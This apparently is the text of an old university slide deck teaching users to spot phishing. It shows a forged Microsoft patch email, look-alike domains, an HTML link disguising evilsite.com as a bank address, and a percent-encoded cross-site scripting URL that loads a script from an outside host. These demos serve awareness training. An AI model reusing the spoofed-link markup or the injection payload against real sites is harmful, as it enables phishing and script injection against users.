


NEVER Install
Untrusted Applications!



Be VERY careful what you download from the web and P2P networks.

"Thank you for your purchase."



Security Patch by Email

Subject: FW: microsoft patch

-----Original Message-----
From: Microsoft Corporation Security Assistance [mailto:ggzddonwyregpfi@newsletters.net]
Sent: Friday, September 19, 2003 8:35 AM
To: MS Corporation Client
Subject: microsoft patch

Microsoft All Products | Support | Search | Microsoft.com Guide
Microsoft Home



MS Client

this is the latest version of security update, the "September 2003, Cumulative Patch" update which resolves all known security vulnerabilities affecting MS Internet Explorer, MS Outlook and MS Outlook Express. Install now to maintain the security of your computer from these vulnerabilities, the most serious of which could allow an malicious user to run executable on your system. This update includes the functionality of all previously released patches.

 System requirements	Windows 95/98/Me/2000/NT/XP
 This update applies to	MS Internet Explorer, version 4.01 and later MS Outlook, version 8.00 and later MS Outlook Express, version 4.01 and later
 Recommendation	Customers should install the patch at the earliest opportunity.
 How to install	Run attached file. Choose Yes on displayed dialog box.
 How to use	You don't need to do anything after installing this item.

Microsoft Product Support Services and Knowledge Base articles can be found on the [Microsoft Technical Support](#) web site. For security-related information about Microsoft products, please visit the [Microsoft Security Advisor](#) web site, or [Contact Us](#).

Thank you for using Microsoft products.

Please do not reply to this message. It was sent from an unmonitored e-mail address and we are unable to respond to any replies.

The names of the actual companies and products mentioned herein are the trademarks of their respective owners.

[Contact Us](#) | [Legal](#) | [TRUSTe](#)

©2003 Microsoft Corporation. All rights reserved. [Terms of Use](#) | [Privacy Statement](#) | [Accessibility](#)



Security Patches are NEVER distributed by Email. Delete!

Mechanics of Phishing

URL Spoofing / URL Look-alikes

- HTML in email can hide real address.
`<a href="http://www.evilsite.com">http://commerce.wellsfargo.com</a>`
- `http://www.ebay-members-security.com`
- `http://citibank-validate.info/`
- `http://www.aolaccountupdate.com`

- `www.whitehouse.gov` =




- `www.whitehouse.com` =



DEMO!


Mechanics of Phishing

◆ HTML Obfuscation



Mechanics of Phishing

◆ Browser Manipulation



Address (URL) location can be spoofed as well as security zone and SSL certificate.

```
DEMO:javascript:document.write("<iframe  
frameborder=0 scrolling=no height=100%  
width=100%  
src='http://www.cnn.com'></iframe>")
```

Mechanics of Phishing


◆ Man-In-The-Middle Attack



<http://www.nextgenss.com/papers/NISR-WP-Phishing.pdf>


Mechanics of Phishing

◆ Cross-Site Scripting




DEMO:

<http://www.google.com/custom?cof=L:%26a%61%76%61%73%63%72%69%70%74%3a%6a%61%76%61%73%63%72%69%70%74%3a%64%6f%63%75%6d%65%6e%74%2e%61%70%70%65%6e%64%43%68%69%6c%64%28%64%6f%63%75%6d%65%6e%74%2e%63%72%65%61%74%65%45%6c%65%6d%65%6e%74%28%27%73%63%72%69%70%74%27%29%29%2e%73%72%63%3d%27%68%74%74%70%3a%2f%2f%6a%69%62%62%65%72%69%6e%67%2e%63%6f%6d%2f%74%65%73%74%32%2e%6a%73%27>



<http://www.nextgenss.com/papers/NISR-WP-Phishing.pdf>


SessionID Attack



Defense!

- 1) Do NOT follow links in suspicious emails, IM messages, or web pages.
- 2) Disable HTML viewing in your email client. View source (not HTML) to see if link is valid.
- 2) If it sounds too good to be true, it probably is.
- 3) Stop using Internet Explorer. Try Firefox or Mozilla instead.
- 4) Make sure your operating system and applications are current and patched for the latest security threats.
- 5) Install and update your virus protection regularly.
- 6) Never execute or install software from untrusted sources (including browser plug-ins and "enhancements", P2P networks, or email attachments).

BE SUSPICIOUS AND SKEPTICAL BY DEFAULT



Prioritize Privacy



- ◆ Do not release private or sensitive information unless it is necessary.
- ◆ If release of information is requested, inquire why and ask for a justification.
- ◆ When required for legitimate purposes, make sure your method of communication is secure.
- ◆ Shred papers. Erase/destroy used media before you trash it.

The Future of Phishing



- ◆ Phishing is growing at an exponential rate.
- ◆ Attacks will become increasingly sophisticated and effective.
- ◆ Blended threats will become commonplace:
(phishing email-->evil website-->Trojan-->mass mailers-->phishing email)
- ◆ Phishing cannot be completely stopped, but education and a "critical eye" are your best line of defense.



Bibliography and Further Research

The Phishing Guide:

<http://www.nextgenss.com/papers/NISR-WP-Phishing.pdf>

Anti-Phishing Working Group:

<http://www.antiphishing.org/index.html>

CERT:

<http://www.cert.org>

Federal Trade Commission:

<http://www.ftc.gov/spam>

Internet Fraud Complaint Center (FBI):

<http://www1.ifccfbi.gov/index.asp>

PacketStorm Security :

<http://www.packetstormsecurity.org>

Securityfocus.com (Bugtraq):

<http://www.securityfocus.com>

US Department of Justice:

<http://www.usdoj.gov/criminal/fraud/Phishing.pdf>

US Securities and Exchange Commission:

<http://www.sec.gov/investor/pubs/cyberfraud.htm>

US Secret Service:

<http://www.secretservice.gov/alert419.shtml>

This PowerPoint presentation is available on the web at
<http://bss.sfsu.edu/bsscomputing/onspot/phishing/phishing.ppt>